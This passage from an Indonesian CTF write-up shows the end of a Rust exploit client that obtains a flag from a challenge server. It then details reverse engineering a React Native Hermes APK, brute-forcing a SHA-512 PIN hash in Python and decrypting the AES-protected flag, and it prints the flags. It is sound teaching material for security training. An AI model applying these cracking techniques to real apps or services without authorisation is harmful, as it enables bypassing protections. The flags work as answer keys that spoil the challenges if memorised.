        send_request(&mut stream, &Request::Redeem(ticket));
        match read_response(&mut stream) {
            Response::GoodTicket => println!("Redeemed ticket {}", i +
1),
            r => println!("Failed to redeem ticket {}: {:?}", i+1, r),
        }
    }

    send_request(&mut stream, &Request::BuyFlag);
    match read_response(&mut stream) {
        Response::Flag(f) => println!("\nFLAG: {}", f),
        r => println!("Unexpected response: {:?}", r),
    }

    Ok(())
}

fn send_request(stream: &mut TcpStream, req: &Request) {
    let s = serde_json::to_string(req).unwrap();
    stream.write_all(s.as_bytes()).unwrap();
    stream.write_all(b"\n").unwrap();
}

fn read_response(stream: &mut TcpStream) -> Response {
    let mut buf = [0u8; 4096];
    let n = stream.read(&mut buf).unwrap();
    let s = String::from_utf8_lossy(&buf[..n]);
```

```
    for line in s.lines() {
        if !line.trim().is_empty() {
            return serde_json::from_str(line).expect(&format!("Failed
to parse: {}", line));
        }
    }
    panic!("Empty response");
}
```

Jadi setelah di run kita harus nunggu dulu namanya juga brute force tapi ya ga lama la paling 15 – 30 an menit hehe

Yaps itu berhasil dapat flagnya, btw formatnya kok CJ ya bukan CJ2025 pantes tadi ada yang nanya format di dc.


- **Flag**

  CJ{even_zer0_kn0wledge_pr00f_can_still_be_f00led_with_zer00000}

<% REVERSE ENGINEERING %>

1. Hermes

- **Challenge**



- **How To Solve**

Diberikan sebuah Attachment berupa Aplikas. disni aku perlu untuk melakukan Reverse terhadap programnya

```
( yunx1ao ) ▸ mnt/c/../../../hermes_hermes-dist(1) ▸ 🌸 )
🌸  ls -la
total 123180
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 28 10:54 .
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 28 10:42 ..
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal    10452 Jan  1  1981 AndroidManifest.xml
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:41 assets
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal  8519288 Jan  1  1981 classes2.dex
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal  4799608 Jan  1  1981 classes3.dex
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal  9585136 Jan  1  1981 classes.dex
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     1728 Jan  1  1981 DebugProbesKt.bin
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal 84872484 Dec 27 11:26 hermes.apk
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:46 hermes-dec
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:41 kotlin
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal      627 Jan  1  1981 kotlin-tooling-metadata.json
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:42 lib
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:41 META-INF
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:42 okhttp3
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:42 org
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal 17136391 Dec 27 12:48 output.js
drwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal     4096 Dec 27 12:43 res
-rwxrwxrwx 1 spl1t4t3rminal spl1t4t3rminal  1193956 Jan  1  1981 resources.arsc
```

itu singkatnya aku sudah mengxtract filenya jadi itu dari apknya

1. Analisis Awal

   Aku membukan file itu di dalam jadx untuk melihat source code dari programnya seperti apa

```
package com.anonymous.hermes;

import android.app.Application;
```

```
import android.content.Context;
import android.content.res.Configuration;
import com.facebook.react.PackageList;
import com.facebook.react.ReactApplication;
import com.facebook.react.ReactHost;
import com.facebook.react.ReactNativeApplicationEntryPoint;
import com.facebook.react.ReactNativeHost;
import com.facebook.react.ReactPackage;
import com.facebook.react.common.ReleaseLevel;
import com.facebook.react.defaults.DefaultNewArchitectureEntryPoint;
import com.facebook.react.defaults.DefaultReactNativeHost;
import expo.modules.ApplicationLifecycleDispatcher;
import expo.modules.ReactNativeHostWrapper;
import java.util.ArrayList;
import java.util.List;
import java.util.Locale;
import kotlin.Metadata;
import kotlin.jvm.internal.Intrinsics;

/* compiled from: MainApplication.kt */
@Metadata(d1 =
{"\u0000.\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\u0018\u0002\n
\u0002\b\u0003\n\u0002\u0018\u0002\n\u0002\b\u0003\n\u0002\u0018\u0002\
n\u0002\b\u0003\n\u0002\u0010\u0002\n\u0002\b\u0002\n\u0002\u0018\u0002
\n\u0000\u0018\u00002\u00020\u00012\u00020\u0002B\u0007¢\u0006\u0004\b\
u0003\u0010\u0004J\b\u0010\r\u001a\u00020\u000eH\u0016J\u0010\u0010\u00
0f\u001a\u00020\u000e2\u0006\u0010\u0010\u001a\u00020\u0011H\u0016R\u00
14\u0010\u0005\u001a\u00020\u0006X\u0096\u0004¢\u0006\b\n\u0000\u001a\u
0004\b\u0007\u0010\bR\u0014\u0010\t\u001a\u00020\n8VX\u0096\u0004¢\u000
6\u0006\u001a\u0004\b\u000b\u0010\f¨\u0006\u0012"}, d2 =
{"Lcom/anonymous/hermes/MainApplication;", "Landroid/app/Application;",
"Lcom/facebook/react/ReactApplication;", "<init>", "()V",
"reactNativeHost", "Lcom/facebook/react/ReactNativeHost;",
"getReactNativeHost", "()Lcom/facebook/react/ReactNativeHost;",
"reactHost", "Lcom/facebook/react/ReactHost;", "getReactHost",
"()Lcom/facebook/react/ReactHost;", "onCreate", "",
"onConfigurationChanged", "newConfig",
"Landroid/content/res/Configuration;", "app_release"}, k = 1, mv = {2,
1, 0}, xi = 48)
/* loaded from: classes.dex */
public final class MainApplication extends Application implements
ReactApplication {
    private final ReactNativeHost reactNativeHost = new
ReactNativeHostWrapper(this, new DefaultReactNativeHost(this) { // from
class: com.anonymous.hermes.MainApplication$reactNativeHost$1
        private final boolean isNewArchEnabled;

        @Override // com.facebook.react.ReactNativeHost
        public boolean getUseDeveloperSupport() {
            return false;
        }

        {
            super(this);
            this.isNewArchEnabled = true;
        }

        @Override // com.facebook.react.ReactNativeHost
```

```
        protected List<ReactPackage> getPackages() {
            ArrayList<ReactPackage> packages = new
PackageList(this).getPackages();
            Intrinsics.checkNotNullExpressionValue(packages,
"apply(...)");
            return packages;
        }

        @Override // com.facebook.react.ReactNativeHost
        protected String getJSMainModuleName() {
            return ".expo/.virtual-metro-entry";
        }

        @Override // com.facebook.react.defaults.DefaultReactNativeHost
        /* renamed from: isNewArchEnabled, reason: from getter */
        protected boolean getIsNewArchEnabled() {
            return this.isNewArchEnabled;
        }
    });

    @Override // com.facebook.react.ReactApplication
    public ReactNativeHost getReactNativeHost() {
        return this.reactNativeHost;
    }

    @Override // com.facebook.react.ReactApplication
    public ReactHost getReactHost() {
        ReactNativeHostWrapper.Companion companion =
ReactNativeHostWrapper.INSTANCE;
        Context applicationContext = getApplicationContext();
        Intrinsics.checkNotNullExpressionValue(applicationContext,
"getApplicationContext(...)");
        return companion.createReactHost(applicationContext,
getReactNativeHost());
    }

    @Override // android.app.Application
    public void onCreate() {
        ReleaseLevel releaseLevelValueOf;
        super.onCreate();
        DefaultNewArchitectureEntryPoint
defaultNewArchitectureEntryPoint =
DefaultNewArchitectureEntryPoint.INSTANCE;
        try {
            String upperCase =
BuildConfig.REACT_NATIVE_RELEASE_LEVEL.toUpperCase(Locale.ROOT);
            Intrinsics.checkNotNullExpressionValue(upperCase,
"toUpperCase(...)");
            releaseLevelValueOf = ReleaseLevel.valueOf(upperCase);
        } catch (IllegalArgumentException unused) {
            releaseLevelValueOf = ReleaseLevel.STABLE;
        }
        defaultNewArchitectureEntryPoint.setReleaseLevel(releaseLevelVa
lueOf);
        ReactNativeApplicationEntryPoint.loadReactNative(this);
        ApplicationLifecycleDispatcher.onApplicationCreate(this);
    }
```

```
    @Override // android.app.Application,
android.content.ComponentCallbacks
    public void onConfigurationChanged(Configuration newConfig) {
        Intrinsics.checkNotNullParameter(newConfig, "newConfig");
        super.onConfigurationChanged(newConfig);
        ApplicationLifecycleDispatcher.onConfigurationChanged(this,
newConfig);
    }
}
```

pada bagian MainActivity nya aku tidak menemukan hal hal yang menarik. tapi yang aku notice ini dibuat dengan **REACT NATIVE.** lalu aku mencoba mencari tahu seperti apa **hermes** itu

> **Hermes** adalah mesin JavaScript (*JavaScript engine*) sumber terbuka yang dioptimalkan untuk menjalankan aplikasi **React Native**. Jika sebuah file APK menggunakan Hermes, artinya logika utama aplikasi tersebut tidak ditulis dalam Java atau Kotlin, melainkan dalam JavaScript yang sudah dikompilasi menjadi **bytecode**.

dan aku mendapatkan beberapa point penting mengenai Hermse Reverse Engineering:

1. Apa yang membedakan Hermes dengan APK biasa?

Pada APK Android standar, logika program berada di dalam file `.dex` yang bisa kamu baca dengan mudah menggunakan alat seperti **JADX**. Namun, pada aplikasi React Native dengan Hermes:

- Logika aplikasinya "disembunyikan" di dalam file bernama `index.android.bundle` (biasanya ada di folder `assets/`).
- File bundle tersebut tidak berisi teks JavaScript biasa, melainkan **Hermes Bytecode (HBC)** yang sudah terkompilasi secara biner.

2. Mengapa ini menjadi tantangan Reverse Engineering?

Jika kamu mencoba membuka `index.android.bundle` dengan text editor, kamu hanya akan melihat karakter acak (biner). Kamu tidak bisa menggunakan dekompiler Java standar untuk melihat logika bisnis, validasi *flag*, atau algoritma enkripsi yang ada di dalamnya.

disitu di katakan bahwa logic nya itu berada pada **index.android.bundle** tapi jika aku membukanya di dalam **jadx** itu hanya akan berupa angka angka biner, dan dia bilang aku membutuhkan sebuah tools untuk melakukan dekompilasi dan terdapat beberapa tools yang mungkin bisa membantuku

3. Langkah-langkah untuk Membedahnya

Untuk menyelesaikan challenge ini, kamu perlu mengikuti alur kerja berikut:

A. Ekstraksi File Gunakan **Apktool** atau cukup ganti ekstensi `.apk` menjadi `.zip` dan ekstrak. Cari file bundle di lokasi: `assets/index.android.bundle`


B. Cek Versi Hermes Setiap versi Hermes memiliki struktur bytecode yang berbeda. Kamu perlu tahu versi berapa yang digunakan. Kamu bisa menggunakan perintah `strings` atau melihat header file bundle tersebut. Biasanya tertulis `HERMES` diikuti nomor versi (misalnya versi 74, 84, dst).

C. Dekompilasi Bytecode ke JavaScript Inilah bagian tersulitnya. Kamu butuh alat khusus untuk mengubah kembali bytecode tersebut menjadi kode yang bisa dibaca manusia. Beberapa tools yang populer di kalangan pemain CTF adalah:

- **hbctool**: Alat yang sangat populer untuk membongkar (*disassemble*) dan menyusun kembali (*assemble*) bytecode Hermes.
- **hermes-dec**: Berguna untuk dekompiliasi ke kode yang lebih mendekati JavaScript asli.
- **hasm**: Assembler/Disassembler untuk Hermes.

setelah itu aku mencoba mencari dahu beberapa tools, dan aku membongkarnya menggunakan hermes dec dan tersedian secara open source di github


Singkatnya setelah melakukan git clone dan melakukan dekompilasi ke pada **index.android.bundle** aku menganalisanya menggunakan code editor



sebenernya kemarin pas ngerjain ini feeling saya sudah tidak enak pas liat ini, karna pasti hasilnya akan mirip **il2cppdumper** v:

```
451902        r0 = r0.__r;
451903        r0 = r0.bind(r2)(r1);
451904        return r0;
451905    }
451906
451907
```


400k line cuy v:. ini pembunuhan si wkwkkw, mirip banget dengan **il2dcppdumper.** karna aku blom tau bagaimana jalannya program ini jadi coba untuk menjalankan emulator dlu untuk melihat lihat gimana programnya



jadi singkatnya setelah aku coba coba kita itu disuruh untuk menginputkan kombinasi pin yang benar dengan menggunakan nama nama itu jadi kalau kombinasinya benar dia akan mereturn flag

- Function Search

  nah karna tadi di programnya ada nama nama kaya kelly birkin dll. untuk mempercepat nya aku coba cari pakai fitur search vscode salah satu nama nama itu




```
427101        r7 = '#F3702F';
427102        var _closure1_slot12 = r7;
427103        r3 = new Array(9);
427104        r4 = {'id': '1', 'name': 'Birkin', 'icon': 'purse'};
427105        r3[0] = r4;
427106        r4 = {'id': '2', 'name': 'Kelly', 'icon': 'bag-personal'};
427107        r3[1] = r4;
427108        r4 = {'id': '3', 'name': 'Constance', 'icon': 'bag-personal-outline'};
427109        r3[2] = r4;
427110        r4 = {'id': '4', 'name': 'Lindy', 'icon': 'shopping'};
427111        r3[3] = r4;
427112        r4 = {'id': '5', 'name': 'Picotin', 'icon': 'basket'};
427113        r3[4] = r4;
427114        r4 = {'id': '6', 'name': 'Evelyne', 'icon': 'bag-checked'};
427115        r3[5] = r4;
427116        r4 = {'id': '7', 'name': 'Bolide', 'icon': 'bag-suitcase'};
427117        r3[6] = r4;
427118        r4 = {'id': '8', 'name': 'Jypsiere', 'icon': 'bag-carry-on'};
427119        r3[7] = r4;
427120        r4 = {'id': '9', 'name': 'Garden Party', 'icon': 'shopping-outline'};
427121        r3[8] = r4;
427122        var _closure1_slot13 = r3;
```

dan aku mendapatkannya tapi dan aku mencoba scroll kebawah untuk mendapatkan sesuatu tenyata zonk, lalu aku mencoba mencari ke bagian atas sebelum nama nama ini, aku menemukan sebuah cipher text di case **286**


yang menarik adalah ada tulisan **AES** dan juga **decrypt**

dan juga ada sebuah hash pada case 188




nah yang menariknya adalah percabangan dibawahnya yang dimana ada sebuah pengecekan kurang lebih seperti ini **apakah input saya sama dengan hash target?. !(..) <- artinya adalah tidak. jadinya secara logika ini mirip dengan r1 === r4 dan artinya brarti jika input sama dengan hash yang dimana r4 ini adlah hashnya.** kalau hashnya sesuai dia akan lompat ke **function_1364 <- ini adalah reprsentasi dari case 286 yang berisikan logika dekripsi v:.** dari sini sudah tertebak

logikanya hehe. **r1** <- adalah inputan kita. jadi **r1** ini adalah nama nama orang itu tapi aku masih tidak tau isi dari **r1** yang sebenernya. aku mencoba melihat dimana inisialisasi **r1** ini



nah dapat jadi **r1** ini mengandung sebuah **sha512** dan pada **case 132** nilainya dikembalikan dan digunakan di **case 188**

jadi gini singkatnya



nah gitu v: semoga mudah dimengerti yahh v:. nah selanjutnya aku harus crack dlu hash sha512 itu. berikut ini scriptnya untuk mencari tahu kombinasi pin yang sesuai

- Crack PW

```
import hashlib, itertools as it

bags = {'1':'Birkin', '2':'Kelly', '3':'Constance', '4':'Lindy',
'5':'Picotin', '6':'Evelyne', '7':'Bolide', '8':'Jypsiere',
'9':'Garden Party'}
target =
"bde50b00f61bf521b539c224e89043e0e0d42feabe161cd5f5f3222aa03570fa43
3e977f5b269c2e09095e02ef2eb93715ff4519caab58208ab29bf6ebe5178c"

for p in it.product("123456789", repeat=8):
    s = "".join(bags[d] for d in p)
    if hashlib.sha512(s.encode()).hexdigest() == target:
        print(f"pin: {''.join(p)} -> {s}")
        break
```

jadi singkatnya kode itu akan mencoba semua kemungkinan pin yang cocok dan disamakan dengan hashing sha512 itu dan cukup memakan waktu untuk mencarinya


output:

```
yunx1ao  mnt/c/../../../hermes_hermes-dist(1)
 python crack.py
pin: 35629117 -> ConstancePicotinEvelyneKellyGarden PartyBirkinBirkinBolide
yunx1ao  mnt/c/../../../hermes hermes-dist(1)
```

yeayyyy!!!! pinnya berhasil di temukan, sebelum itu kita coba dlu masukkan ke programmnya

- Getting the Flag

  aku mencoba memasukan hasil pinnya ke dalam program



  ya benar sekali kita dapat flagnya atau bisa juga dengan scripting

- Scripting

```
import base64, hashlib
from Crypto.Cipher import AES

def get_key_iv(password, salt, klen=32, ilen=16):
    m = []
    data = password + salt
    while len(b"".join(m)) < (klen + ilen):
        hash_obj = hashlib.md5(m[-1] + data if m else data)
        m.append(hash_obj.digest())
    res = b"".join(m)
    return res[:klen], res[klen:klen+ilen]

secret_str = "ConstancePicotinEvelyneKellyGarden
PartyBirkinBirkinBolide"
pw = hashlib.sha256(secret_str.encode()).hexdigest().encode()

raw_b64 =
"U2FsdGVkX19hC0YkAqtOlMMThkJpCY0sejN/NW/l0R89Fi8DKj2c7xh9kFPBw0HxTtdAxc
1W5RlGZCi3tSvIng=="
data = base64.b64decode(raw_b64)
salt, ct = data[8:16], data[16:]

key, iv = get_key_iv(pw, salt)
```

```
cipher = AES.new(key, AES.MODE_CBC, iv)
result = cipher.decrypt(ct)

flag = result[:-result[-1]].decode()
print(flag)
```

Output:


```
yunx1ao  mnt/c/../../../hermes_hermes-dist(1)  tools
 python solve.py
CJ{hermEs_liNk_c0uld_fEEd_a_ViLLag3_in_Liber1A}
```

- **Flag**

  CJ{hermEs_liNk_c0uld_fEEd_a_ViLLag3_in_Liber1A}

2. chanel

